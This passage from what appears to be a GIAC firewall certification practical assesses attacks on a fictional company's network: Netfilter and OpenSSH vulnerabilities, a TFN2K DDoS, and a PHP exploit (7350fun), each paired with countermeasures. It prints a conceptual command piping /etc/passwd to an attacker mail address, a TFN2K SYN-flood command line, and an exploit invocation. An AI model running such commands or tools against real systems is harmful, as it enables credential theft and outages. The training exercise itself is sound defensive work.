3. CAN-2002-0060 (CERT VU#230307)
(http://www.netfilter.org/security/2002-02-25-irc-dcc-mask.html).
IRC connection tracking opens unwanted ports
All Linux kernel versions from 2.4.14 to 2.4.18-pre8
"The netfilter subsystem in Linux kernels >= 2.4.14 contains a connection tracking helper module for the IRC DCC protocol. The purpose of this module is to monitor outgoing DCC CHAT/SEND requests and issue so-called 'conntrack expectations' about the respective inbound DCC connections....A bug in the implementation of this module causes the conntrack expectation to be less precise than it should, resulting in unwanted ports for inbound connections opened on the firewall."
This seems like a feature which Mr. Walker would not have enabled. The solution was to upgrade or patch the kernel.

4. CAN-2001-0405 BID:2602 April 2001
URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0405
Reference: URL:http://www.redhat.com/support/errata/RHSA-2001-052.html
"ip_conntrack_ftp in the IPTables firewall for Linux 2.4 allows remote attackers to bypass access restrictions for an FTP server via a PORT command that lists an arbitrary IP address and port number, which is added to the RELATED table and allowed by the firewall."
This takes advantage of the implementation of stateful inspection of FTP in IPTables. When an FTP PORT command is inspected, an entry for the PORT connection can be made in the table of RELATED connections, resulting in traffic through the firewall from the FTP server (which could be *outside*) to the destination in the PORT command.

5. Local Netfilter / IPTables IP Queue PID Wrap Flaw
December 3, 2002.
http://lists.insecure.org/lists/bugtraq/2002/Dec/0027.html
"Under limited circumstances, an unprivileged local user may be able to read a limited amount of arbitrary IPv4 or IPv6 traffic."
Linux 2.4 kernels up to and including 2.4.19, and Linux 2.5 kernels up to and including 2.5.31, where Netfilter / IPTables is enabled, and where either of the experimental IP queuing modules (ip_queue, ip6_queue) are in use.
Solution: Upgrade to Linux kernels 2.4.20 (stable), and 2.5.32 (development).
This is not remotely exploitable, although I could try compromising an internal computer, and tattacking the firewall from inside. I did not find a ready-made exploit. It seemed theoretical.

6. RHSA-2002:086-05 Red Hat Security Advisory
Netfilter information leak, 2002-05-08

http://www.redhat.com/archives/redhat-watch-list/2002-May/msg00006.html
"Netfilter relies on IP Tables, which at time of reporting, could leak information about port forwarding in ICMP error messages." This is specific to NAT based on NetFilter, as opposed to Red Hat's "built-in" IP Chains. If NAT applies to the first packet of a connection, and that packet results in an ICMP error message, the error message is sent out with translated addresses showing, i.e., the IP address of the computer which didn't get the packet. This gives away information about the internal network and the firewall configuration. No fix has been announced yet. The work-around is to filter out untracked local ICMP packets:
iptables -A OUTPUT -m state -p icmp --state INVALID -j DROP
This seemed like more of a reconnaissance vulnerability than an attack on the firewall.

Assessment of vulnerabilities in NetFilter
None of the above seemed promising. Not all had gone beyond theoretical and they have been patched anyway. I found no canned exploits. Anyway I would be wary of any exploit released only in binary. Some 'exploits' may be exploits of the person who tries to use them: "The 0day exploit, purported to be an exploit of the OpenSSH vulnerability (CA-2003-24)[1], rather than compromising a remote OpenSSH system, actually is a trojan that compromises the system running the code.The trojan gathers data from the local system including password, shadow password, known hosts, and network configuration files, and e-mails the data to a remote system"[13].

Vulnerability in the OS
At this point I will settle for a compromise against the whole box.

First I knock on the door - try telnet (nmap says it's not running) and SSH
evilme# telnet 39.2.1.46
Trying 39.2.1.46...
It just hangs. This is less informative than "Connection refused".

I guess a login name from the company directory:
evilme# ssh -l achan 39.2.1.46
achan@pinto.giac.com's password:
Permission denied, please try again.

So SSH is running. Mr. Chan is working offsite today, as normally SSH is not allowed to the external interface of the firewall. (I know it anyway, because I called GIAC and no one answered.) Mr. Chan must occasionally need access from offsite. I have been spying. I try his license plate and his birthdate, no good. The error message doesn't specify if the problem was the password or the login name. Maybe the firewall just won't accept connections from any other computer.

---

[13]F. McGrath, 19 Sep 2003, OpenSSH Security Advisory: Buffer Management Vulnerability in OpenSSH, exploit in the wild vectra.med.yale.edu/pipermail/itpartners-list/2003/000314.html

[In fact it will only accept SSH connections from static IP addresses, though I as attacker don't know this.]

SSH vulnerability
But I might not need his password. There is a recent announcement of a memory overflow vulnerability in OpenSSH which affects versions earlier than 3.71, including on RedHat (which has released a patch, RHSA-2003:279-01). The (theoretical) attack involves repeated connection attempts to sshd with increasing memory offsets that eventually produce a root shell. It does not appear to require a password.[14]

"There is a remotely exploitable vulnerability in a general buffer management function in versions of OpenSSH prior to 3.7.1. This may allow a remote attacker to corrupt heap memory which could cause a denial-of-service condition. It may also be possible for an attacker to execute arbitrary code."[15]

There are "unconfirmed rumors that there is an exploit in the wild for this vulnerability."[16] and heated discussion of whether this exploit exists[17]. I think if Red Hat wrote a patch, there must be a vulnerability.

I don't know how write such an exploit, but I can think about how it would be constructed. It's a buffer exploit, a program which gives another program more input than it's expecting or checks for. Somewhere in the 'handshake' of an SSH session there is a point where I could inject evil content. Maybe sshd expects a user name of no more than 25 characters . This is of course way too easy, but I use it as an example. So, when I enter my name, I make it 1000 characters long. sshd does not know what to do with {1000-25} characters. The difference is then executed, with the privileges of sshd:

```
evilme;cat /etc/passwd | mail me@evilme.com
```

This is as far as I can conceptually take my firewall attack.

Result of attack
For this attack to work, a number of things are necessary:
1. I would have to find, or write, some code to exploit the vulnerability
2. The version of SSH would have to be vulnerable. GIAC is using a customized version of SSH which may not be vulnerable even without the patch.
3. I think SSH would have to allow remote root login for this to give root privileges

[14] OpenSSH Security Advisory: buffer.adv, www.openssh.com/txt/buffer.adv
[15] CERT Advisory CA-2003-24 Buffer Management Vulnerability in OpenSSH, www.cert.org/advisories/CA-2003-24.html
[16] XForce, OpenSSH Memory Corruption Vulnerability, Sept. 16, 2003 http://xforce.iss.net/xforce/alerts/id/144
[17] OpenBSD Journal, discussion: "Have you seen it?" Sept. 17, 2003 www.deadly.org/commentShow.php3?sid=20030916092224&pid=332

4. GIAC administrators can only access servers from onsite or across a VPN only using a “known static IP”. I could spoof the IP, and I could conceivably even ‘borrow’ the MAC address if I could get on the same wireless network as our hypothetical Mr. Chan (there is a good description of this by J. Keane[18]) but the users are authenticated using RSA keys. Here is where things would fall down. I would not likely be able to get Mr. Chan’s key.
5. For the password file to come to me, GIAC’s firewall would have to run sendmail, which it doesn’t.

The vulnerability is described as either causing a denial of service or allowing an attacker to execute code. Mr. Chan may or may not have upgraded OpenSSH, but my attack is not working. I send lots of connection attempts but do not get a root shell, or see a change in network performance.

Countermeasures and how they alleviate risk
These are all preventive.
1. Patch OpenSSH to take care of the vulnerability.
2. Don’t permit SSH access to the firewall from offsite. This may not be realistic since Mr. Chan is apparently a staff of one.
3. Only permit SSH access from specific IP addresses. This is in the GIAC policy.
4. Only permit SSH through a VPN.
5. Don’t run unnecessary services such as sendmail on a firewall

This attack very likely fails.

Denial of Service Attack

What is DOS
If at first you don’t succeed… Denial of Service attacks try to use up bandwidth, or exploit a software vulnerability that makes a service crash. They can be SYN floods, ICMP echo or reply (Smurf, or directed broadcast) floods, and UDP large packet floods, or any kind of traffic which a network component has trouble handling. An overloaded router or web server will reject further traffic. A distributed denial of service attack triggers a number of compromised computers to attack at once. This attack does not require much knowledge of the target’s network, it can just be directed at the web server.

Recruiting zombies means scanning for vulnerabilities over a range of networks, using, e.g., nmap or whisker, which can scan for vulnerabilities on hundreds of hosts per minute, and trying different exploits depending on the vulnerabilities it turns up.

[18] Keane, J., Happy Hacking via Wireless, (2003) www.madirish.net/tech.php?section=7&article=54 (2003)

The tool
For my hypothetical attack, having lined up fifty zombies, I would try Tribe Flood Network. This is a standard choice, as TFN2K can produce so many attacks. TFN2K involves a client controlled by the attacker (which, confusingly, is the master for our purposes) and agents planted on zombies. TFN2K can make the zombies start a number of attacks: SMURF (Ping) attacks, TCP/SYN, UDP, ICMP/PING, or all of these, over random TCP, UDP and ICMP ports.

In a Smurf attack, TFN sends pings with a spoofed source address - that of the intended victim, in this case GIAC's web server - to broadcast addresses which broadcast the ping to 255 other addresses. The recipients all send ICMP replies to the (ostensible) source. I would keep hitting the web page, hoping to see a slowdown. A Smurf attack relies on the availability of directed broadcast on routers, and spoofing of source IP addresses. So my forward-thinking victim would have turned off forwarding of broadcast, blocked obviously spoofed packets, and maybe blocked incoming ECHO replies.

I could send a flood of SYN packets to the target web server, elicit SYN-ACKs, and leave the server hanging. Initial SYNs are legitimate packets. For every web page requested a web server must do the three-way TCP handshake (SYN, SYN-ACK, ACK). The server waits and waits for the final ACK for a length of time depending on its TCP/IP implementation. Changing the time-out is not so easy as this is part of the OS, and the SYN flood can just be escalated.

I had a copy of TFN2K, courtesy of the SANS GCIH course, so looked at the options it provides. They include:
-P : the protocol to use (TCP, UDP, ICMP), with a random choice by default
-S *host or ip address* : as in spoof: the host the attacker pretends to be
-f : the range of zombies to deploy (instead you can feed in a file of addresses)
-p : TCP destination port for use in SYN floods
-i : target/option string
-c # : command number - 0-10, representing attack types to employ

The attack
Here is an example of a command to start a SYN flood:
./tfn -myzombies -c 5 -P tcp -p 80 -i www.giac.com

This means "tell all hosts in the myzombies file to start attack #5 (SYN flood) using TCP on port 80, targeting GIAC".

The signature
The signature of a SYN flood, for instance, would be a lot of sequences showing half-open connections:
03:03:000001 spoofed.com.1999 > x.x.x.x.80 S 38729877: 38729877(0) win 8192 <mss 1460>

03:03:000001 x.x.x.x.80 > spoofed.com.1999 S 84920984: 84920984 (0) ack 38729878 win 4288 <mss 1460>

Results
Mr. Walker's GIAC has a T-1 connection (1.544 Mbps). Can I swamp it? I've seen estimates for cable/DSL upstream bandwidth that are all over the place, from 128Kps to 55MBps. I will assume 384Kbps (some residential accounts).

50 zombies * .384 Mb/sec = 19.2 Mbps

This attack could swamp the T-1.

GIAC might not notice right away, unless the IDS is set up to alarm. In Mr. Walker's GIAC, employees are dispersed. The VP of Sales, for instance, has a high-speed internet connection, but not through GIAC. Other employees connect through dial-up, which they might expect to be slow anyway. The systems administrator may not look at the web site often or read the logs daily. The first indicator might be a slowdown in sales.

Countermeasures and how they alleviate the risk of a DDOS attack

-Prevention
1. GIAC could have several ISPs lined up. This would give more routes to the internet and decrease the effect of an attack
2. Block 'blackholed' IP addresses at the router[19]. These are IP address ranges known to be frequently exploited as, e.g., Smurf amplifiers. This would still take up bandwidth, but it would stop packets from getting to the firewall (or web server) and eating up their connections.
3. Use application proxies. Mr. Walker's netwalk does use a Squid web proxy with the Jeanne reverse proxy plug-in.
4. Promote egress filtering among 'network neighbors', for instance blocking outgoing packets with an external source IP, per SANS guidelines[20]. Mr. Walker has put this in his policy.
5. Rotate the logs to stop them filling up and causing other problems (like full filesystems).

-Reaction
1. Contact zombies
The owners of the compromised machines could be contacted to stop the traffic. This takes time. If the attacker had been lazy in rounding up zombies, the traffic would come through a fairly small number of ISPs which could be blocked, at the risk of dropping legitimate traffic. In any case TFN2K zombies do not 'phone home' so the source of the attack would be hard to find and would be spoofed. This is the least effective short-term approach.

---

[19] SMURF Top Ten Amplifiers (www.powertech.no/smurf), Pull The Plug (www.plugtheplug.com).

[20] SANS: Help Defeat Denial of Service Attacks: Step-by-Step

www.sans.org/dosstep/index.php

2. Throttle the traffic: “rate limiting”
NetFilter can limit the number of SYN packets from any one source. This could be used to defend the network, or to keep any one server from using all the bandwidth. GIAC can throttle traffic to one component - say the web server - and spare other functions such as e-mail and filesharing - but the web server will still be flooded. This helps but is but not the final answer. Also, the attack may be a random spray of TCP, UDP and ICMP traffic.

I did learn something from this for my own design, which uses Cisco equipment. Commercial firewalls have default SYN quotas, after which they discard packets. If you set the threshhold too high, you are DOSed, but if you set it too low, you can reject legitimate traffic. Recent versions of IOS have a feature called TCP Intercept which validates incoming TCP connection requests. The router negotiates the three-way handshake and only then forwards packets to the server(s). It can watch all incoming traffic or only selected sources or destinations. In “watch” mode, it will only time out a connection attempt which exceeds a certain interval. The default mode is intercept. I added this to my router policy. The intercept command is applied to the ACL (in global configuration mode), for instance: ip tcp intercept list 110

3. Add bandwidth
The ISP could temporarily increase the victim’s bandwidth, and change the IP address of the victim computer and update the DNS server. This is the best short-term solution.

4. Forensics
Save the logs and contact law enforcement.

This attack is more effective.

Perimeter-Internal Attack
Lastly I looked at perimeter defenses. I chose an attack against the web server. The goal is to take control by exploiting the PHP module on Apache. The firewall will not block legitimate HTTP traffic; the web server must protect itself.

The vulnerability
The vulnerability here was exploited in real life against a Red Hat Apache server. I studied it for my GCIH certification. It is a file upload (heap) overflow exploit - CVE 2002-0081, VU #297363[21]. It affects any system using PHP with Apache. PHP is a programming language, generally associated with server-side scripting. Versions before 4.20 are vulnerable to buffer overflow attacks. In this case, the problem was in the mime-split function, which can be broken by long name fields

[21] Edelson, E. “Identifying and Handling a PHP Exploit”, GIAC Practical Assignment, Analyst #0346, http://www.giac.org/practica/Eve_Edelson_GCIH.doc (2002)

within data POSTed by HTTP. Attackers can get access as user 'apache'. That is the exploit; once in, they can stop httpd, or install tools to become root.

The tool
Based on the logs, the tool used to exploit the PHP vulnerability in the incident I studied was probably 7350fun, or a variant. It is described and at that time was distributed by Packetstorm[22]. Running strings on the binary showed a reference to the TESO ELF encryption engine:

```
% strings 7350fun.txt
TEEE burneye - TESO ELF Encryption Engine
Vx$Rh
do39Fp
(more lines like that)
```

7350fun is one of a number of "7350fun" exploits associated with Team Teso[23]. Some of their 'proof-of-concept' exploits have leaked, and 'lineage' and effect can become uncertain. The 'original' 73501867 exploit - of which the exploit I studied is a likely variant - may be a 'decoy' or altered. It supposedly contains the virus Linux.Jac.8759[24] which may infect ELF binaries in its current directory[25]. Anyway, the exploit described here was either 7350fun or a program calling itself 7350fun, and it worked in a real-life situation.

The attack
7350fun without arguments produces:

    73501867 - x86/linux mod_php v4.0.2rc1-v4.0.5 remote exploit by lorian

followed by a list of its options.

Here is how you initiate the attack (described here in 'check' mode only):

    ./7350fun -c -t www.myvictim.com:80 index.html

-c means check exploitability only, do not exploit
-t refers to the target server

This command hits the web server with thousands of URL requests with longer and longer strings tacked on, something like this:
Content-Disposition: form-data; name="SUPER-DUPER[ëëëëëëëëëëëëëëëëëëëë – long string of byte-filling content obfuscated and snipped {*longer each time*}";

[22] Packetstorm. "7350fun is a remote exploit for mod_php v4.0.2rc1-v4.0.5 and v4.0.6-v4.0.7RC2...." Attributed to Lorian.
Description and distribution: http://packetstorm.mirror.widexs.nl/filedesc/7350fun.html
[23] Teso Security Group, www.team-teso.net
[24] Symantec, Review of Linux virus in an exploit securityresponse.symantec.com/avcenter/venc/data/linux.jac.8759.html
[25] Packetstorm. Virus infects ELF binaries packetstormsecurity.nl/73501867.html

Progress of a successful attack
7350fun keeps sending these requests, asking for a PHP file on the server:
Jul 21 11:42:27 BADGUY 7kb GOODGUY/http 63kb 49m, the
connection lasted until: Jul 21 12:31:42
POST //~victimsnamechanged/somefile.php

These entries show up in the log, maybe thousands of times, with strings of increasing length:
Content-Type: POST //~victimsnamechanged/resume/resume.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer: http://HACKEDCOMPUTER/index.html
Accept-Language: de,en-us;q=0.5
Content-Type: multipart/form-data; boundary=----------6643eea5828a2
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Host: HACKEDCOMPUTER
Content-Length: 177
Connection: Keep-Alive
Cache-Control: no-cache
----------6643eea5828a2
Content-Disposition: form-data; name="a" filename="b"

Eventually the attacker 'smashes the stack' and becomes user apache. At that point the exploit has been accomplished. (The GCIH report extensively describes a real incident in which the attacker proceeded to a rootkit.) While the actual compromise would not look different from the attempts leading up to it, the attack shows up in the logs, which is how it was identified by forensics.

(I'm still smarting over my failure to break the firewall. If I could get into Mr. Walker's web server, I would try to crack its password file, on the off chance that Mr. Chan uses the same password on the firewall. However, Mr. Walker's firewall policy only accepts internal SSH traffic between administrative workstations and the firewall.)

The result of an unsuccessful attack
An unsuccessful attack would simply result in many log entries, without the attacker getting any privileges. This is the likely outcome against Mr. Walker's network as he has probably kept PHP up to date.

Countermeasures and how they alleviate risk

1. Upgrade PHP
Upgrades are available at www.php.net. This will resist the specific attack described here. They may break old code. For instance, magic quotes and register globals in newer versions of PHP are off by default, so code which handles input from web forms must take this into account by declaring global

variables. Disabling form uploads is not an alternative to upgrading. In fact, even if there are no PHP scripts on the server, if a vulnerable version of PHP is present, the server is vulnerable[26].

2. Deny POST requests
POST requests can be denied altogether, using the .htaccess method in Apache, by adding the following to Apache's httpd.conf file:

```
<Limit POST>
    Order deny, allow
    Deny from all
</Limit>
```

This is not so realistic - the upgrade is the obvious choice.

This attack may or may not work. If PHP is updated, it won't work. If PHP is out of date, the exploit may still not work. It seems to depend on the variant, and the configuration of the target server, and there may be side effects. One newsgroup discussion mentioned that the exploit made a udp port open on 3049 repeatedly, even after rebooting[27]. Those who can write their own tools are in a different league from those who must depend on the kindness(?) of strangers.

Attack summary
The DDOS attack seems the most effective and reliable, and the least dependent on network architecture or specific brand of equipment. I would have to keep it up to make a serious impact on Mr. Walker's business (though any day that business is lost is a bad day). If I had it to do over I would try an easier target.

This exercise has changed my mind about the security of using Linux for firewalls versus hardware appliances like the PIX. I found more (published) vulnerabilities for proprietary products like the PIX than for NetFilter. It seems that what matters is how well you understand the configuration and secure the component.

References

Part 1 - Security Architecture

Brenton, C. et al. "SANS Track 2 - Firewalls, Perimeter Protection and VPNs" training material, volumes 1-5, SANS Institute (2003).

[26] Stefan Esser (1/20/02), PHP remote vulnerabilities, security.e-matters.de/advisories/012002.html

[27] NetBSD.org archives (3/7/2002), Discussion of how 7350* material 'mutates' in the wild mail-index.netbsd.org/tech-security/2002/03/07/0000.html

Cassidy, K. and J. F. Dries. “The Concise Guide to Enterprise Internetworking and Security”, Que (2000).
IANA networking group. RFC 3330 - Special-Use IPv4 Addresses http:///www.rfc-editor.org/rfc/rfc3330.txt (September 2002).

FreeBSD Release Engineering Team. “Early Adopter's Guide to FreeBSD 5.1-RELEASE”
http://www.freebsd.org/releases/5.1R/early-adopter.html

U.S. National Security Agency, Cisco Router Guides
nsa1.www.conxion.com/cisco/guides/cis-2.pdf

Pohlmann, N. and T. Crothers.“Firewall Architecture for the Enterprise”, Wiley (2002).

SANS, Router Security Policy,
www.sans.org/resources/policies/Router_Security_Policy.pdf

SANS Server Security Policy, http://www.sans.org/rr/papers/67/989.pdf

Part 2 - Security Policy and Tutorial

Akin, T. “Hardening Cisco Routers”, O’Reilly (2002).

Altman, J. and F. da Cruz, Kermit Security Reference, April 30, 2003
http://www.columbia.edu/kermit/security.html

Cisco Systems. “OSX VPN Client Configuration Guide”
http://www.cisco.com/univercd/cc/td/doc/product/vpn/client/rel3_7/gui3_7/gui.htm

Cisco Systems. “Configuration Guide for Cisco Secure PIX Firewall Version 5.2”

Cisco Systems. “Configuring an IPSec Tunnel Between a Mac OS X PC with the GUI VPN Client 3.7 and the VPN 3000 Concentrator”
www.cisco.com/en/US/productions/hw/vpndevc/ps2284/production_configuration_example09186a00800945d3.shtml

Osipov, V. et al. “Cisco Security Specialist’s Guide to PIX Firewall”, Syngress (2002).

Part 3 - Firewall audit

Airey, J., “Potential denial of service bug in Cisco Pix Firewall IOS 6.2.2 and 6.3.(3.102)”
SecurityTracker Alert ID 1007877, Cisco Bug ID CSCec47609
http://www.securitytracker.com/alerts/2003/Oct/1007878.html

Fyodor. “NMAP”
http://www.insecure.org and especially
“Remote OS detection via TCP/IP Stack Fingerprinting”
http://www.insecure.org/nmap/nmap-fingerprinting-article.html

Part 4 - Design under fire

Design chosen and preparation
Walker, G. D. “Giac Enterprises”, GIAC Practical Assignment, Analyst # 0430
http://www.giac.org/practical/GCFW/Danny_Walker_GCFW.pdf, June 22, 2003.

Goldsmith, D. and M. Schiffman. “Firewalking: A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists” (Oct. 1998)
http://www.packetfactory.net/projects/firewalk/

Attacking the firewall
CVE: CAN-2003-0467 (NAT Remote DoS) (01 Aug 2003)
bugtraq id 8330
http://www.securityfocus.com/bid/8330
Linux Netfilter NAT Remote Denial of Service Vulnerability

CVE: CAN-2003-0187
Connection Tracking Remote DoS 01 Aug 2003
http://icat.nist.gov/icat.cfm?cvename=CAN-2003-0187

CAN-2002-0060 (CERT VU#230307)
(http://www.netfilter.org/security/2002-02-25-irc-dcc-mask.html).
IRC connection tracking opens unwanted ports

CERT Advisory CA-2003-24 Buffer Management Vulnerability in OpenSSH
http://www.cert.org/advisories/CA-2003-24.html

F. McGrath, 19 Sep 2003, OpenSSH Security Advisory: Buffer Management Vulnerability in OpenSSH, exploit in the wild
vectra.med.yale.edu/pipermail/itpartners-list/2003/000314.html

Keane, J. “Happy Hacking via Wireless” (2003)
www.madirish.net/tech.php?section=7&article=54

Local Netfilter / IPTables IP Queue PID Wrap Flaw (12/3/02)
http://lists.insecure.org/lists/bugtraq/2002/Dec/0027.html

Mattos, C. L. “Security flaw in Linux 2.4 IPTables using FTP PORT”
http://www.tempest.com.br/advisories.htm

OpenBSD Journal, discussion: “Have you seen it?” Sept. 17, 2003
www.deadly.org/commentShow.php3?sid=20030916092224&pid=332

OpenSSH Security Advisory: buffer.adv http://www.openssh.com/txt/buffer.adv

RHSA-2002:086-05 Red Hat Security Advisory
Netfilter information leak, 2002-05-08
http://www.redhat.com/archives/redhat-watch-list/2002-May/msg00006.html

DDOS attack
Cisco Systems. “Configuring TCP Intercept (Prevent Denial-of-Service Attacks)”
http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt3/scdenial.htm

Oliver, R. “Countering SYN Flood Denial-of-Service Attacks”
http://www.tech-mavens.com/synflood.htm (August 29, 2001)

Pull The Plug, www.pulltheplug.com

SANS: Help Defeat Denial of Service Attacks: Step-by-Step
www.sans.org/dosstep/index.php

SMURF Top Ten Amplifier list, www.powertech.no/smurf

Internal system attack
CERT. “Vulnerability in "php_mime_split" function allowing arbitrary code execution”
http://www.kb.cert.org/vuls/id/297363, Vulnerability Note VU#297363

Edelson, E. “Identifying and Handling a PHP Exploit”
GIAC Practical Assignment, Analyst #0346,
http://www.giac.org/practica/Eve_Edelson_GCIH.doc (2002)

Esser, S. (1/20/02). PHP remote vulnerabilities
security.e-matters.de/advisories/012002.html

NetBSD.org archives (3/7/2002), Discussion of how 7350* material ‘mutates’ in the wild
mail-index.netbsd.org/tech-security/2002/03/07/0000.html

Packetstorm. “7350fun is a remote exploit for mod_php v4.0.2rc1-v4.0.5 and v4.0.6-v4.0.7RC2....”
Attributed to Lorian.
Description and distribution:
http://packetstorm.mirror.widexs.nl/filedesc/7350fun.html

Packetstorm. Virus infects ELF binaries
packetstormsecurity.nl/73501867.html

Symantec, Review of Linux virus in an exploit
securityresponse.symantec.com/avcenter/venc/data/linux.jac.8759.html

Teso Security Group, www.team-teso.net